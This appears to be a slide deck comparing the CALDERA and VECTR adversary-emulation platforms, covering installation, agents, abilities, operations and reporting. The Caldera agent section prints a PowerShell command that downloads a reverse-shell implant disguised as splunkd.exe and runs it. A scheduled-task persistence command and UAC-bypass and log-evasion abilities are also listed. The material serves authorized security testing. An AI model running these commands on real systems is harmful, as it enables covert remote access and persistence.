



**VS**



# Summary

	Caldera	VECTR
Installation/T-Shoot	Source Code (Github)	Docker-Based
Operation(R/B/P)	More Features	Lesser Features
Operation Tracking	Debrief/Compass (Modules)	Caldera+Progress Bar
Automation	Easier Configuration	Recently Added (Need Configuration)
Plugins	It contains a lot of plugins	None
Reporting	JSON Output (Import Feature)	Charts (Pie, Progress)

# Caldera (Installation from Source)

## Installation

### Concise

CALDERA can be installed quickly by executing the following 4 commands in your terminal.

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```

# Caldera (Installation via Docker)

## Docker Deployment

CALDERA can be installed and run in a Docker container.

Start by cloning the CALDERA repository recursively, passing the desired version/release in x.x.x format:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

Next, build the docker image, changing the image tag as desired.

```
cd caldera
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

Alternatively, you can use the `docker-compose.yml` file by running:

```
docker-compose build
```

Finally, run the docker CALDERA server, changing port forwarding as required. More information on CALDERA's configuration is [available here](#).

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888 caldera:server
```

To gracefully terminate your docker container, do the following:

```
# Find the container ID for your docker container running CALDERA
docker ps

# Send interrupt signal, e.g. "docker kill --signal=SIGINT 5b9220dd9c0f"
docker kill --signal=SIGINT [container ID]
```

# VECTR [Pre-Requirements] (Can Only Install by Docker)

## Install Dependencies

### Warning

Ubuntu's Software center installs the Docker-ce SNAP package. Don't use this, use `apt` manually.

If you've installed the SNAP package of Docker-ce, you're mostly on your own. The SNAP package requires additional user account and group editing to get fully functioning. You'll need to uninstall it, run `docker.help` and modify a number of user settings prior to reinstallation.

The `apt` install solution below is appropriate if starting from a clean install.

Run the following in a terminal:

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -  
  
sudo add-apt-repository \  
    "deb [arch=amd64] https://download.docker.com/linux/ubuntu \  
    $(lsb_release -cs) \  
    stable"  
  
sudo apt update  
  
sudo apt-get install docker-ce docker-ce-cli containerd.io docker-compose unzip  
  
sudo apt upgrade  
  
sudo systemctl enable docker
```

# **VECTR (Install by Docker)**

<https://docs.vectr.io/Installation/#vectr-installation-instructions>

# Caldera (Deploy Agent) [Feature]

The screenshot displays the Caldera web interface with a sidebar on the left containing navigation links: CALDERA, red, 1 status message, CAMPAIGNS, agents, abilities, adversaries, operations, PLUGINS, access, compass, debrief, fieldmanual, manx, sandcat, stockpile, training, CONFIGURATION, fact sources, objectives, planners, contacts, obfuscators, configuration, exfiltrated files, and api docs. The main content area is titled 'Agents' and includes a note: 'You must deploy at least 1 agent in order to'. Below this are buttons for 'Deploy an agent' and 'Configuration'. A modal window titled 'Deploy an agent' is open, showing the 'Agent' dropdown set to 'Manx | A reverse-shell agent which communicates via the TCP contact'. The 'Platform' section has icons for 'all', 'linux', 'windows' (selected), and 'darwin'. Configuration fields include 'app.contact.http' (http://0.0.0.0:8888), 'app.contact.tcp' (0.0.0.0:7010), 'agents.implant\_name' (splunkd), and 'app.contact.udp' (0.0.0.0:7011). At the bottom, a terminal window shows the PowerShell command 'psh' and a detailed command for deploying the Manx agent to a Windows system, including the download of splunkd.exe and its execution with specific arguments.

**Deploy an agent**

**Agent**

Manx | A reverse-shell agent which communicates via the TCP contact

**Platform**

all linux windows darwin

app.contact.http http://0.0.0.0:8888

app.contact.tcp 0.0.0.0:7010

agents.implant\_name splunkd

app.contact.udp 0.0.0.0:7011

psh A reverse-shell agent which communicates via the TCP contact

```
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};
$server="http://0.0.0.0:8888";
$socket="0.0.0.0:7010";
$contact="tcp";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","manx.go");
$data=$wc.DownloadData($url);
Get-Process | ? {$_.Path -like "C:\Users\Public\splunkd.exe"} | stop-process -f -ea $ErrAction;
rm -force "C:\Users\Public\splunkd.exe" -ea $ErrAction;
([io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data)) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-socket $socket -http $server -conta
```

Close

# CALDERA (Abilities - Techniques/Sub-Techniques) [Feature]

## Abilities

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.

+ Create an Ability

### Filters

#### Search

Find an ability...

#### Tactic

All

#### Technique

All

#### Plugin

All

#### Platform

☒ darwin

☒ linux

☒ windows

159 / 159 abilities

defense-evasion

**1-min sleep** (T1497.003)

Pause all operations to avoid making noise

discovery

**Account Discovery (targeted)** (T1087.002)

The net utility is executed via cmd to enumerate detailed information about a specific user account.

execution

**Add bookmark** (T1059.002)

Add a malicious bookmark which looks like a current one

discovery

**Application Window Discovery** (T1010)

Extracts the names of all open non-explorer windows, and the locations of all explorer windows.

defense-evasion

**Bypass ExecutionPolicy** (T1562.001)

Ensure the ExecutionPolicy is turned to Bypass

discovery

**Check Chrome** (T1518)

Check to see if Google Chrome browser is installed

discovery

**Account Discovery (all)** (T1087.002)

The net utility is executed via cmd to enumerate domain user accounts.

discovery

**Account-type Admin Enumerator** (T1069.002)

Use PowerView to query the Active Directory server to determine remote admins

collection

**Advanced File Search and Stager** (T1119)

Highly configurable file finder and stager for Linux and Windows. Drops a payload file to the host to parse arguments rather than running multiple commands for each fact (e.g., each file type). This ability allows for a safe mode, only staging files found that have the appropriate file ending. The staging directory is configurable but defaults to the current user's Recycle Bin (Windows) and /tmp (Linux). Payload files include default values for all parameters (matching the base fact source - File Search and Stager). Options for searches: file extensions (include, exclude [windows]), directories (include, exclude), accessed date cutoff, modified date cutoff, sensitive search strings in files or titles.

defense-evasion

**Avoid logs** (T1070.003)

Stop terminal from logging history

privilege-escalation

**Bypass UAC Medium** (T1548.002)

Bypass user account controls - medium

discovery

**Check Go** (T1518)

Check to see if GoLang is installed



# VECTR (Per Assessment - Techniques/Sub-Techniques) [Feature]

Edit Scheduled Task Test Case

ENTERPRISE

Status: NotPerformed



Attack Start ?

Attack Stop ?

Sources

Targets

Red Team Details

Name

Scheduled Task

Description

Create a scheduled task

Technique ?

Scheduled Task - T1053

Phase

Persistence

Operator Guidance

schtasks /Create /SC DAILY /TN "Malicious Task" /TR  
"C:\MaliciousFile.bat" /ST 09:00

Automation & logging

Supported Platform(s): Windows, Linux/macOS (Bash shell)

Build/Run

Logs

Import Logs



Configure



Build & Download

Blue Team Details

Outcome

☒ TBD ☐ Blocked ☐ Alerted ☐ N/A ☐ Logged ☐ None

Outcome Notes

outcomeNotes

Tags

Rules

Sigma Sigma Sigma Sigma

Detection

1) EDR and/or SIEM rules are configured to detect Windows task scheduler events

+

Prevention

Detection Time ?

Defenses ?

SIEM

EDR

Endpoint Protection

Cancel

Save

<

>

# **VECTR .vs. CALDERA (Techniques/Sub-Techniques)**

Caldera is better (more flexible and easier to use)

# CALDERA (Adversary Emulation Profile) [Feature]

agents ✕

abilities ✕

adversaries ✕

## Adversary Profiles

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select a profile

Discovery

+ New Profile

Import

### Discovery

A discovery adversary

+ Add Ability

+ Add Adversary

Fact Breakdown

Objective: default

Change

Export

Save Profile

Delete Profile

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
≡ 1	Identify active user	discovery	System Owner/User Discovery	🍏 🔒 🪟		🔑		✕
≡ 2	Find local users	discovery	Account Discovery: Local Account	🍏 🔒		🔑		✕
≡ 3	Identify local users	discovery	Account Discovery: Local Account	🍏 🪟				✕
≡ 4	Snag broadcast IP	discovery	System Network Configuration Discovery	🍏				✕
≡ 5	Find user processes	discovery	Process Discovery	🍏 🔒 🪟	🔒			✕
≡ 6	View admin shares	discovery	Network Share Discovery	🪟 🪟		🔑		✕
≡ 7	Discover domain controller	discovery	Remote System Discovery	🪟 🪟				✕
≡ 8	Discover antivirus programs	discovery	Software Discovery: Security Software Discovery	🍏 🪟		🔑		✕
≡ 9	Permission Groups Discovery	discovery	Permission Groups Discovery: Local Groups	🪟 🍏 🔒				✕
≡ 10	Identify Firewalls	discovery	Software Discovery: Security Software Discovery	🪟				✕
≡ 11	Discover Mail Server	discovery	Remote System Discovery	🔒 🍏 🪟		🔑		✕
≡ 12	Get Chrome Bookmarks	discovery	Browser Bookmark Discovery	🍏		🔑		✕

# VECTR (Adversary Emulation Profile) [Feature]

VectrlIntroTour

↓

🔖

?

👤

🗄️

📈

Assessments						CREATE NEW	?
	Name	Create Date	Status	Tags	Actions		
⬆	test	07/26/2022	Not Performed		<div><div>👁</div><div>📊</div><div>⋮</div></div>		

# VECTR (Adversary Emulation Profile) [Feature]

## New Assessment



Name:

Name

Description: (OPTIONAL)

Description

Organizations:



MITRE

From Template: (OPTIONAL)

Kill Chain:

Default

↑ Select	Organization	Campaign	Description	# TestCases
<input type="checkbox"/>	All	search...		
<input type="checkbox"/>	SRA	Endpoint Persistence	Activities include creating scheduled tasks on a system using job scheduler utilities to assess endpoint detection rulesets.	7
<input type="checkbox"/>	SRA	Email Spoofing	The objective of this campaign is test mail gateway controls regarding emails with spoofed characteristics	3
<input type="checkbox"/>	SRA	Windows Domain Enumeration	Includes Windows domain enumeration techniques ranging from 'net' commands to powershell equivalents and LDAP queries.	7
<input type="checkbox"/>	SRA	Malicious Document Execution	Includes a variety of malicious documents to execute locally on the victim endpoint. Regardless of what made it successfully through the mail gateway, this campaign aims to test the local payload execution to measure endpoint and network detection/blocking capabilities.	9
<input type="checkbox"/>	SRA	Internal System Discovery and Exploitation	Includes discovery scans on the internal network for common web server ports, databases, and application servers, followed by intrusion attempts against targets such as Tomcat, JBoss, and Jenkins servers.	4
<input type="checkbox"/>	SRA	External Perimeter Activity		9

Cancel

Save

# VECTR (Adversary Emulation Profile) [Feature]

Campaign Dashboard					ASSESSMENT ACTIONS ▾
	Name	Progress	Outcome	Tags	Action
⌵	Endpoint Persistence	<div>0%</div>	<div>100%</div>		<div><div></div><div></div><div></div></div>

# CALDERA (Adversary Operation - Manual/Autonomous) [Feature]

agents ✕abilities ✕adversaries ✕operations ✕planners ✕

Operations

test

Select an operation

test - 0 decisions | Jul 23 07:20:05

+ Create Operation

DownloadDelete

Current state: running

Stop

Pause

Run 1 Link

Obfuscation: plain-textManualAutonomous

+ Manual Command

+ Potential Link

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
No links—click the buttons on the right to add commands/links.							

+ Manual Command

+ Potential Link

# VECTR (Adversary Emulation Operation - Manual) [Feature]

Endpoint Persistence: Escalation Path

PNG

Timeline ⓘ

```
graph LR; EP[Endpoint Persistence] --> ST[Persistence Scheduled Task]; EP --> NLA[New Local Administrator]; EP --> RSK[Registry Run Key]; EP --> NWS[New Windows Service]; EP --> SKP[Sticky Keys Persistence]; EP --> MWS[Modify Windows Service]; EP --> WES[WMI Event Subscription];
```


Test Cases

CAMPAIGN ACTIONS -

<input type="checkbox"/>	Phase	Technique	Test Case	Status	Outcome	Tags	Action
	All	search ...	search ...	All	All	All	
⬇	<input type="checkbox"/> Persistence	Scheduled Task	Scheduled Task	NotPerformed	TBD		
⬇	<input type="checkbox"/> Persistence	Create Account	New Local Administrator	NotPerformed	TBD		
⬇	<input type="checkbox"/> Persistence	Registry Run Keys / Startup Folder	Registry Run Key	NotPerformed	TBD		
⬇	<input type="checkbox"/> Persistence	New Service	New Windows Service	NotPerformed	TBD		
⬇	<input type="checkbox"/> Persistence	Accessibility Features	Sticky Keys Persistence	NotPerformed	TBD		
⬇	<input type="checkbox"/> Persistence	Modify Existing Service	Modify Windows Service	NotPerformed	TBD		
⬇	<input type="checkbox"/> Persistence	WMI Event Subscription	WMI Event Subscription	NotPerformed	TBD		



# VECTR (Adversary Emulation Operation - Autonomous) [Feature]



## Test Cases

Phase		Technique	Test Case	Status	Outcome	Tags	
All		search ...	search ...	All	All	All	
<input checked="" type="checkbox"/>	Delivery	Phishing Payload	17 - Link - Macro - LuckyStrike PowerShell CellEmbed + Sandbox Evasion	NotPerformed	TBD		<div><div>New Test Case</div><div>New Test Case From Template</div><div>Build Automation Runtime</div><div>Import Log</div><div>View Attack Logs 0</div></div>
<input type="checkbox"/>	Persistence	Scheduled Task	Scheduled Task	NotPerformed	Blocked		
<input type="checkbox"/>	Persistence	Create Account	New Local Administrator	NotPerformed	Logged		

- New Test Case
- New Test Case From Template
- Build Automation Runtime
- Import Log
- View Attack Logs 0

# CALDERA Operation [Reporting]

## Operations

Select an operation

test - 0 decisions | Jul 23 07:20:05

+ Create Operation

test

Download

Charts

Current state: running

Stop

Pause

Run 1 Link

Obfuscation: plain-text

Manual ☒ Autonomous

+ Manual Command

+ Potential Link

Decide	Status	Link/Ability Name	Link Command	Link Output

Download Reports

Agent output ☐ include agent output

Report type ☒ Full Report ☐ Event Logs ☐ CSV


Close

Download

+ Manual Command

+ Potential Link

# VECTR Operation [Reporting]



# Operation (Report)

## Compass

Generate a layer file for any adversary, which you can overlay on the matrix below **OR** Create an adversary in the matrix, then upload the layer file to generate an adversary to use in an operation

Generate Layer

Generate Adversary

Select an Adversary (All)

Generate Layer

Create Operation

layer


selection controls

layer controls

technique controls

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 42 techniques	Credential Access 16 techniques	Discovery 30 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 9 techniques	Exfiltration 9 techniques
Active Scanning (0/3)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Adversary-in-the-Middle (0/3)	Account Discovery (0/4)	Exploitation of Remote Services	Adversary-in-the-Middle (0/4)	Automation (0/3)	Automated Exfiltration
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Brute Force (0/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (0/3)	Communication Channel (0/3)	Data Transfer Size Limits
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Deploy Container	Active Setup	Boot or Logon Autostart Execution (0/14)	Build Image on Host	Credentials from Password Stores (0/5)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture (0/4)	Encryption (0/2)	Exfiltration Over Alternative Protocol (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Exploitation for Client Execution	Kernel Modules and Extensions	Boot or Logon Initialization Scripts (0/1)	Debugger Evasion	Exploitation for Credential Access	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Automated Collection	Encryption (0/2)	Exfiltration Over C2 Channel
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Inter-Process Communication (0/3)	Login Items	Boot or Logon Initialization Scripts (0/1)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Services (0/6)	Browser Session Hijacking (0/2)	Encryption (0/2)	Exfiltration Over C2 Channel
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Native API	Port Monitors	Creates or Modifies Process (0/4)	Deploy Container	Forge Web Credentials (0/2)	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data (0/4)	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/2)
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Scheduled Task/Job (0/5)	Scheduled Task/Job (0/5)	Print Processors	Domain Policy Modification (0/2)	Direct Volume Access	Input Capture (0/6)	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage Object (0/2)	Encryption (0/2)	Exfiltration Over Physical Medium (0/2)
Search Open Technical Databases (0/5)	Shared Modules	Supply Chain Compromise (0/3)	Shared Modules	Re-opened Applications	Event Triggered Execution (0/15)	Domain Policy Modification (0/2)	Modify Authentication Process (0/5)	Container and Resource Discovery	Software Deployment Tools	Data from Configuration Repository (0/2)	Encryption (0/2)	Exfiltration Over Physical Medium (0/2)
Search Open Websites/Domains (0/2)	Trusted Relationship	Trusted Relationship	Software Deployment Tools	Security Support Provider	Escape to Host	Execution Guardrails (0/11)	Multi-Factor Authentication Interception (0/5)	Debugger Evasion	Software Deployment Tools	Data from Information Repositories (0/3)	Encryption (0/2)	Exfiltration Over Web Service (0/2)
Search Victim-Owned Websites	Valid Accounts (0/4)	Valid Accounts (0/4)	System Services (0/2)	Shortcut Modification	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Multi-Factor Authentication Request Generation (0/5)	Domain Trust Discovery	Taint Shared Content	Data from Information Repositories (0/3)	Encryption (0/2)	Scheduled Transfer
	User Execution (0/3)	User Execution (0/3)	User Execution (0/3)	Time Providers	Winlogon Helper DLL	File and Directory Permissions Modification (0/2)	Multi-Factor Authentication Request Generation (0/5)	File and Directory Discovery	Use Alternate Authentication Material (0/4)	Data from Local System (0/2)	Encryption (0/2)	Transfer Data to Cloud Account
	Windows Management Instrumentation	Windows Management Instrumentation	Windows Management Instrumentation	XDG Autostart Entries	Hijack Execution Flow (0/12)	Hide Artifacts (0/10)	Network Sniffing (0/8)	Group Policy Discovery		Data from Network Shared Drive (0/2)	Encryption (0/2)	
				Boot or Logon Initialization Scripts (0/5)	Process Injection (0/12)	Hijack Execution Flow (0/12)	OS Credential Dumping (0/8)	Network Service Discovery		Data from Removable Media (0/2)	Encryption (0/2)	
				Browser Extensions	Scheduled Task/Job (0/5)	Impair Defenses (0/3)	Indicator Removal on Host (0/6)	Network Share Discovery		Data from Removable Media (0/2)	Encryption (0/2)	
				Compromise Client Software Binary	Valid Accounts (0/4)	Valid Accounts (0/4)	Indirect Command Execution	Network Sniffing		Data Staged (0/2)	Encryption (0/2)	
				Create Account (0/3)			Masquerading (0/7)	Password Policy Discovery		Email Collection (0/3)	Encryption (0/2)	
				Create or Modify System			Modify Authentication	Peripheral Device Discovery		Input Capture (0/4)	Encryption (0/2)	
										Screen Capture	Encryption (0/2)	

# VECTR (Operation) [Report]



# **VECTR .vs. CALDERA (Techniques/Sub-Techniques)**

VECTR is better (more flexible and easy to read)

# Debrief [Plugins]

×

Debrief

Campaign Analytics

OPERATIONS:

WinThief

KaliNosy

KaliOpenOp

KaliOpen

GRAPH OPTIONS

Display Options

☒ Show Labels

☒ Show Icons

Data Options

☒ Show Operation Steps

Download JSON

Download PDF

DefaultTacticTechnique

Legend

C2

Operation

Link


Darwin

Windows

Linux

Tactic

Technique Name



STATS

Name	State	Planner	Objective	Time
WinThief	Finished	atomic	default	2020-09-14 15:20:14
KaliOpen	Finished	atomic	default	2020-09-14 15:44:18

# Manx [Plugins]

## Manx

### A coordinated access trojan (CAT)

The Manx agent, written in GoLang, connects to the server over the TCP *contact point*. This raw TCP socket connection allows Manx to keep a persistent connection between host-and-server. Bundled with Manx is a reverse-shell management tool, called the *terminal* - below - which allows you to establish a local shell on an agent.

To deploy a Manx agent, go to the **Agents** tab.

## Terminal

Select a session ▾

Select a tactic ▾

Select a technique ▾

Select a procedure ▾

